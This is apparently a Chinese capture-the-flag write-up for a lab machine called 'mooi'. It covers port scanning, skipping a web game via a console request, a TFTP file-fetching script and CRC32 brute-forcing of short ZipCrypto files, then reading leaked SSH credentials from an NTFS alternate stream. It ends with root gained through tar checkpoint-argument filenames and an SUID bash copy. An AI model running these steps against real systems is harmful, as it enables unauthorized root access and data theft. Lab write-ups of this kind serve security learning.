

mooi靶场渗透

flag1

fscan 扫

```
D:\ST\fscan>fscan-windows.exe -h 10.147.240.32
```

```

      _--_
     /  _ \
    / /  \ \  _--_   _--_   -   _--_   |  |  _--
   / /  _ \ \  _--_ /  _--| /  _--| ' _--/  _' | /  _--| | /  /
  / /  _ \ \  _--_ \  _-- \ ( _--| | | ( _--| | ( _--| <
 \  _--_ /          |  _--/\  _--|_|  \  _--, _\  _--|_|  \  _\
                                     fscan version: 1.8.3

```

```
start infoscan
10.147.240.32:80 open
10.147.240.32:22 open
10.147.240.32:8080 open
[*] alive ports len is: 3
start vulscan
```

开放3个端口，80端口是扫雷

pass1

扫完雷后下载到第一个压缩包，内容为：

pass1: forget

DECRYPTION SUCCESS

[系统已解锁]

[提示]

pass2:真的有加密吗，不会是假的吧

[下载密钥 pass1.zip]

[返回主页](#)

pass2

还有个pass2，真的有加密吗，不会是假的吧，可能是伪加密
通关第二个扫雷后，压缩包确为伪加密

pass2: the

DECRYPTION SUCCESS

[系统已解锁]

[提示]

pass4:爆密码是爆不出的，看看文件有多大

[下载密钥 pass2.zip]

返回主页

同时给出pass4，爆密码是爆不出的，看看文件有多大

pass3


第三关牛魔的300个雷，肯定不能手动扫了，应该是可以利用前端 JS 给 ai 审一下源码，在控制台键入下方代码即可

```
// 第一步：通知服务端完成
fetch('set_completion.php?level=3')
  .then(r => r.json())
  .then(data => {
    console.log('hint:', data.hint);
    // 第二步：直接下载
    window.location.href = 'download.php?id=4';
  });
```


不仅给了pass4文件，还贴心的给了hint

hint: 快去8080端口看看吧，有好东西在那里，你会用ftp吗？

不过竟然跳过了 pass3.zip？合理怀疑，8080端口藏了pass3



8080 的 http 放了个 pass5 ， pass3 应该要用 ftp 获取



然后这小老虎又给了一个小hint，是 TFTP 而不是 FTP

ai 神力为我搓了一个脚本

```
import socket, struct

def tftp_get(host, filename, port=8080):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.settimeout(2)
    pkt = struct.pack('!H', 1) + filename.encode() +
    b'\x00octet\x00'
    s.sendto(pkt, (host, port))
    try:
        data, _ = s.recvfrom(65536)
        if struct.unpack('!H', data[:2])[0] == 3:
            return data[4:]
    except:
        return None
    finally:
```

```
s.close()
```


```
# 按规律枚举
```

```
for i in range(1, 6):
```

```
    r = tftp_get("10.147.240.32", f"pass{i}.txt")
```

```
    if r:
```

```
        print(f"pass{i}.txt = {r.decode()}")
```



```
pass3: past
```

pass4、5

注意到 pass4 的压缩包不太一样



是个ZipCrypto算法加密，先是想到可以用 bkcrack，但这个貌似得先需要知道明文

在我一边思考的同时，我将这俩压缩包丢给了 ai

结果 ai 神力给我嗦完了，不禁感叹，这 ai 真是强的离谱

前面给到的提示 爆密码是爆不出的，看看文件有多大 其实是在暗示 **CRC32 已知明文攻击的前提条件**

ZipCrypto 加密的本地文件头会明文存储两样东西：

1. **CRC32** — 内容的校验值（明文存储，未加密）
2. **压缩后大小 / 原始大小**

如果文件内容足够短，比如这里的 4 ，那我们就可以直接根据 **CRC32 目标值 + 知道内容长度 + 推测字符集** 来进行枚举所有可能的明文组合，然后通过校验 **CRC32** 进行比对

```
import zipfile, struct, zlib, string
```

```

def build_crc32_table():
    """构建 CRC32 反向查找表: crc → [byte, ...]"""
    rev = {}
    for b in range(256):
        crc = zlib.crc32(bytes([b])) & 0xFFFFFFFF
        rev.setdefault(crc, []).append(b)
    return rev

def crc32_of(data: bytes) -> int:
    return zlib.crc32(data) & 0xFFFFFFFF

def crack_zip_crc_store(zippath):
    with zipfile.ZipFile(zippath) as zf:
        info = zf.infolist()[0]
        target_crc = info.CRC
        size = info.file_size
        print(f"Target CRC32: {target_crc:#010x}, content size:
{size} bytes")

        charset = [c for c in range(32, 127)] # 全部可打印 ASCII

        # 枚举前 (n-1) 字节, 最后一字节通过 CRC32 逆运算推导
        # 对于 n=4: 枚举前3字节,  $95^3 = 857375$  次
        found = []
        for b1 in charset:
            for b2 in charset:
                for b3 in charset:
                    prefix = bytes([b1, b2, b3])
                    # CRC32(prefix + [b4]) == target_crc
                    # 逆推: 枚举 b4
                    for b4 in charset:
                        candidate = prefix + bytes([b4])
                        if crc32_of(candidate) == target_crc:
                            found.append(candidate.decode('latin-
1'))

        print(f"Found {len(found)} candidate(s):")
        for f in found:
            print(f" {repr(f)}")
        return found

```

```
crack_zip_crc_store("pass4.zip")
```

```
C:\Users\Innn\Desktop>python 1.py  
Target CRC32: 0x66b9a733, content size: 4 bytes  
Found 1 candidate(s):  
'LiVe'
```

pass4: LiVe

pass5压缩包同理

C:\Users\Innn\Desktop\pass5.zip\

文件(F) 编辑(E) 查看(V) 书签(A) 工具(T) 帮助(H)

添加 解压 测试 复制 移动 删除 信息

名称	大小	压缩后大...	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征
pass5.txt	6		20 2026-04...	2026-04...	2026-04...	A	+		EA86A0..	ZipCrypto Deflate	NTFS : Encrypt

它的大小是6，没多多少，只不过是爆破时间长一点

```
C:\Users\Innn\Desktop>python 1.py  
Target CRC32: 0xea86a014, original size: 6  
Found: ['thenow']
```


pass5: thenow

那所有 pass 都获得了，整合起来就是


forgetthepastLiVethenow

解压后是一个 flag.vhd，挂载后是一个 flag 文件

010 Editor - E:\flag



这里挑明了提示本目录还有其他文件，很容易想到极有可能是 NTFS 交替数据流



一扫就出来了


```
E:\flag:flag
[文本] (自动识别编码类型:TMBCSEncoding)
mooi:mooi3811350908

[16进制]
| 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
|-----
00000000| 6D 6F 6F 69 3A 6D 6F 6F 69 33 38 31 31 33 35 30 mooi:mooi3811350
00000100| 39 30 38 908
```

泄露 SSH 凭证， `mooi:mooi3811350908`

```
mooi@mooi:~$ cat user.txt
flag{user_9f00d42c86bdf5e30217db004bc4266a}
```

flag2

```
36 id
37 id
38 exit
39 id
40 cat /root/root.txt
41 ls -al
42 ls -al
43 cat user.txt
44 sudo -l
45 crontab -l
46 cat /etc/crontab
47 ls -l /etc/cron.d/
48 cd /opt;ls -al
49 cd implant_data/
50 ls -al
51 ps -ef | grep root
52 ps -ef
53 cd /tmp
54 busybox wget http://192.168.1.185/pspy64
55 ls
56 mv pspy64 pspy
57 chmod +x pspy
58 pspy
59 ./pspy
60 cd /usr/local/bin
61 ls -al
62 cat cyber_implant_backup.sh
63 cd /opt/implant_data/
64 ls -al
65 ls -li
66 rm *
67 ls
68 ls -al
69 cd ../ls -al
70 cd implant_data/
71 ls -al
72 echo 'cp /bin/bash /tmp/rootbash; chmod +xs /tmp/b' > a.sh
73 chmod +x a.sh
74 touch -- "--checkpoint=1"
75 touch -- "--checkpoint-action=exec=sh exploit.sh"
76 ls
```

mooi, 你咋 history 也不删
先传个 pspy 看看进程

```
2026/05/08 05:13:46 CMD: UID=0 PID=16 |
2026/05/08 05:13:46 CMD: UID=0 PID=15 |
2026/05/08 05:13:46 CMD: UID=0 PID=14 |
2026/05/08 05:13:46 CMD: UID=0 PID=12 |
2026/05/08 05:13:46 CMD: UID=0 PID=11 |
2026/05/08 05:13:46 CMD: UID=0 PID=10 |
2026/05/08 05:13:46 CMD: UID=0 PID=9 |
2026/05/08 05:13:46 CMD: UID=0 PID=8 |
2026/05/08 05:13:46 CMD: UID=0 PID=6 |
2026/05/08 05:13:46 CMD: UID=0 PID=4 |
2026/05/08 05:13:46 CMD: UID=0 PID=3 |
2026/05/08 05:13:46 CMD: UID=0 PID=2 |
2026/05/08 05:13:46 CMD: UID=0 PID=1 | /sbin/init
2026/05/08 05:14:01 CMD: UID=0 PID=4765 | /usr/sbin/CRON -f
2026/05/08 05:14:01 CMD: UID=0 PID=4767 | /usr/sbin/CRON -f
2026/05/08 05:14:01 CMD: UID=0 PID=4768 | /bin/sh -c /usr/local/bin/cyber_implant_backup.sh > /dev/null 2>&1
2026/05/08 05:14:01 CMD: UID=0 PID=4769 | /bin/bash /usr/local/bin/cyber_implant_backup.sh
2026/05/08 05:14:01 CMD: UID=0 PID=4770 | /bin/bash /usr/local/bin/cyber_implant_backup.sh
2026/05/08 05:14:01 CMD: UID=0 PID=4771 | tar -czf /var/backups/implant_archive.tar.gz --checkpoint=1 --checkpoint-action=exec=sh privesc.sh privesc.sh
2026/05/08 05:14:01 CMD: UID=0 PID=4772 | tar -czf /var/backups/implant_archive.tar.gz --checkpoint=1 --checkpoint-action=exec=sh privesc.sh privesc.sh
2026/05/08 05:14:01 CMD: UID=0 PID=4773 | /bin/sh -c sh privesc.sh
2026/05/08 05:14:01 CMD: UID=0 PID=4774 | /bin/sh -c gzip
2026/05/08 05:14:01 CMD: UID=0 PID=4775 | sh privesc.sh
2026/05/08 05:14:01 CMD: UID=0 PID=4776 | sh privesc.sh
2026/05/08 05:15:01 CMD: UID=0 PID=4777 | /usr/sbin/CRON -f
2026/05/08 05:15:01 CMD: UID=0 PID=4778 | /usr/sbin/CRON -f
2026/05/08 05:15:02 CMD: UID=0 PID=4779 | /bin/sh -c /usr/local/bin/cyber_implant_backup.sh > /dev/null 2>&1
2026/05/08 05:15:02 CMD: UID=0 PID=4780 | /bin/bash /usr/local/bin/cyber_implant_backup.sh
2026/05/08 05:15:02 CMD: UID=0 PID=4781 | /bin/bash /usr/local/bin/cyber_implant_backup.sh
2026/05/08 05:15:02 CMD: UID=0 PID=4782 | tar -czf /var/backups/implant_archive.tar.gz --checkpoint=1 --checkpoint-action=exec=sh privesc.sh privesc.sh
2026/05/08 05:15:02 CMD: UID=0 PID=4783 | tar -czf /var/backups/implant_archive.tar.gz --checkpoint=1 --checkpoint-action=exec=sh privesc.sh privesc.sh
2026/05/08 05:15:02 CMD: UID=0 PID=4784 | /bin/sh -c sh privesc.sh
2026/05/08 05:15:02 CMD: UID=0 PID=4785 | /bin/sh -c gzip
2026/05/08 05:15:02 CMD: UID=0 PID=4786 | sh privesc.sh
2026/05/08 05:15:02 CMD: UID=0 PID=4787 | sh privesc.sh
^Cmooi@mooi:~$ ^C
mooi@mooi:~$
```

经典! Tar Checkpoint 提权攻击

触发脚本是 /usr/local/bin/cyber_implant_backup.sh

执行脚本是 privesc.sh

先看看触发脚本

```
#!/bin/bash
if [ "$(id -u)" -ne 0 ]; then exit 1; fi
cd /opt/implant_data
tar -czf /var/backups/implant_archive.tar.gz *
```

确认目录可写

```
mooi@mooi:/opt/implant_data$ ls -la /opt/
total 12
drwxr-xr-x  3 root root 4096 Apr 12 03:41 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
drwxrwxrwx  2 root root 4096 May  8 04:15 implant_data
```

先来讲讲 `tar -czf /var/backups/implant_archive.tar.gz *` 原理
Shell 展开 `*` 的规则是：把目录里所有文件名按字母顺序拼到命令行
比如说假如目录里有

```
a.txt
--checkpoint=1
--checkpoint-action=exec=sh privesc.sh
privesc.sh
```

那么展开后就是

```
tar -czf /var/backups/implant_archive.tar.gz --checkpoint-
action=exec=sh privesc.sh --checkpoint=1 a.txt privesc.sh
```

tar 遇到 `--checkpoint=1` → 每处理 1 个文件触发一次 action

tar 遇到 `--checkpoint-action=exec=sh privesc.sh` → action 是执行 `sh privesc.sh`

tar 以 `UID=0 (root)` 运行 → `sh privesc.sh` 也以 root 运行

```
cat > privesc.sh << 'EOF'
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
EOF
chmod +x privesc.sh
```

编辑好 `privesc.sh`，创建 tar 的参数文件

```
touch -- "--checkpoint=1"  
touch -- "--checkpoint-action=exec=sh privesc.sh"
```

然后静静等待 cron 触发

`/tmp/rootbash -p` 保留root身份

```
mooi@mooi:/tmp$ /tmp/rootbash -p  
rootbash-5.0# id  
uid=1000(mooi) gid=1000(mooi) euid=0(root) groups=1000(mooi)  
rootbash-5.0# cat /root/root.txt  
flag{root_4f8e8f9e7fa36a4918a77ad3bb3a86d6}  
rootbash-5.0#
```

```
rootbash-5.0# cat /root/root.txt  
flag{root_4f8e8f9e7fa36a4918a77ad3bb3a86d6}
```